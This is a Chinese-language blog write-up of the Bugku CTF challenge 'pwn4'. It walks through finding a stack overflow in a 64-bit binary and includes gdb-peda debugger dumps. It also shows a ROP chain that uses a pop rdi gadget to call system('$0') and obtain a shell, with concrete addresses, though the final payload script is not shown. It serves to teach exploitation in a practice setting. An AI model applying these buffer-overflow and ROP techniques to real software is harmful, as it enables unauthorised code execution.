Bugku pwn4


原创

Bengd0u 于 2020-02-16 00:38:16 发布 209 收藏


版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/BengDouLove/article/details/104337055
版权

bugku – pwn4


先ida打开elf文件，发现是64位，之前知道64位和32位有所不同但是还没有接触到过



程序里没什么，然后打开字符串子视图



有这么一句话，引起怀疑，然后双击点开，右键点开外部引用图表到



发现0x400751这个函数在调用这一段字符串，打开400751并且反汇编，发现是system函数，里面的参数正是这一段字符串，想到如果里面是系统指令就好了。

打开虚拟机，调试过程中也没有发现什么别的，所以应该是通过read函数造成栈溢出，观察之后发现read进的字符串与main函数的返回第hi相差24个字节，所以可以构造payload把其他地址覆盖到main函数返回地址上去。

```
[----------------------------------registers-----------------------------------]
RAX: 0x14
RBX: 0x0
RCX: 0x7ffff7eda804 (<__GI___libc_write+20>:	cmp    rax,0xfffffffffffff000)
RDX: 0x7ffff7fad8c0 --> 0x0
RSI: 0x7ffff7fac7e3 --> 0xfad8c0000000000a
RDI: 0x0
RBP: 0x7fffffffe0b0 --> 0x400770 (push   r15)
RSP: 0x7fffffffe0a0 ("12345678\n")
RIP: 0x40074a (mov    eax,0x0)
R8 : 0x7ffff7fb2500 (0x00007ffff7fb2500)
R9 : 0x7ffff7fb2500 (0x00007ffff7fb2500)
R10: 0xfffffffffffff41c
R11: 0x246
R12: 0x4005d0 (xor    ebp,ebp)
R13: 0x7fffffffe190 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40073b:	call   0x400590 <read@plt>
   0x400740:	mov    edi,0x40080e
   0x400745:	call   0x400560 <puts@plt>
=> 0x40074a:	mov    eax,0x0
   0x40074f:	leave
   0x400750:	ret
   0x400751:	push   rbp
   0x400752:	mov    rbp,rsp
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe0a0 ("12345678\n")
0008| 0x7fffffffe0a8 --> 0xa ('\n')
0016| 0x7fffffffe0b0 --> 0x400770 (push   r15)
0024| 0x7fffffffe0b8 --> 0x7ffff7e1409b (<__libc_start_main+235>:	mov    edi,eax)
0032| 0x7fffffffe0c0 --> 0x0
0040| 0x7fffffffe0c8 --> 0x7fffffffe198 --> 0x7fffffffe49e --> 0x96e62f746f6f722f
0048| 0x7fffffffe0d0 --> 0x100040000
0056| 0x7fffffffe0d8 --> 0x4006c6 (push   rbp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x000000000040074a in ?? ()
gdb-peda$
```

https://blog.csdn.net/BengDouLove

接着开头的话说，64位与32位系统在调用栈的时候不同，由于64位系统可能寄存器比较多，所以在调用函数的时候会先往寄存器里面传参数，剩下的参数再放到栈里面。

linux 前六个参数依次次通过 rdi rsi rdx rcx r8 r9传参
windows 前四个参数依次通过 rcx rdx r8 r9 传递参数


```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7ffff7eda804 (<__GI___libc_write+20>:	cmp    rax,0xfffffffffffff000)
RDX: 0x7ffff7fad8c0 --> 0x0
RSI: 0x7ffff7fac7e3 --> 0xfad8c0000000000a
RDI: 0x0
RBP: 0x400770 (push   r15)
RSP: 0x7fffffffe0b8 --> 0x7ffff7e1409b (<__libc_start_main+235>:	mov    edi,eax)
RIP: 0x400750 (ret)
R8 : 0x7ffff7fb2500 (0x00007ffff7fb2500)
R9 : 0x7ffff7fb2500 (0x00007ffff7fb2500)
R10: 0xfffffffffffff41c
R11: 0x246
R12: 0x4005d0 (xor    ebp,ebp)
R13: 0x7fffffffe190 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x400745:	call   0x400560 <puts@plt>
   0x40074a:	mov    eax,0x0
   0x40074f:	leave
=> 0x400750:	ret
   0x400751:	push   rbp
   0x400752:	mov    rbp,rsp
   0x400755:	mov    edi,0x400828
   0x40075a:	call   0x400570 <system@plt>
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe0b8 --> 0x7ffff7e1409b (<__libc_start_main+235>:	mov    edi,eax)
0008| 0x7fffffffe0c0 --> 0x0
0016| 0x7fffffffe0c8 --> 0x7fffffffe198 --> 0x7fffffffe49e --> 0x96e62f746f6f722f
0024| 0x7fffffffe0d0 --> 0x100040000
0032| 0x7fffffffe0d8 --> 0x4006c6 (push   rbp)
0040| 0x7fffffffe0e0 --> 0x0
0048| 0x7fffffffe0e8 --> 0xd6b5401f4499dc6d
0056| 0x7fffffffe0f0 --> 0x4005d0 (xor    ebp,ebp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0000000000400750 in ?? ()
gdb-peda$
```

https://blog.csdn.net/BengDouLove

可以看到ret后面就是system函数，（当然ret之后不会到那里去）它将0x400570传入edi，也就是system的唯一参数，在ida上查看此地址内容，就是那一段字符串。

总结一下思路就是：要通过返回地址跳到system函数，而且需要system函数的参数是一个可执行的命令比如 ls，cat。

不过程序里似乎没有给出相应命令，看别人的writeup才知道，**$0** 也可以作为system参数，daoler0意思是 bin/bash ，其他还有daoler几几也有意义，所以这个调用的函数应该够造成system($0)



而$0 在程序中位置是0x60111f

所以再总结一下：

之前的汇编代码是

leave

ret

之后的代码应该是

leave

ret

pop rdi（这俩句是跳转之后才有的）

ret

之前的栈是：

xxxx

main返回地址（ret）

xxxx


之后的栈是：

xxxx

0x4007d3（ret作用地址，现在ret到了pop rdi）

0x60111f（$0所在地址，作为参数给rdi）

0x400570（system函数的地址）



payload是这个

之后运行脚本之后发现好多命令用不了，打开bin文件夹发现只有 ls，cat，bash三个命令…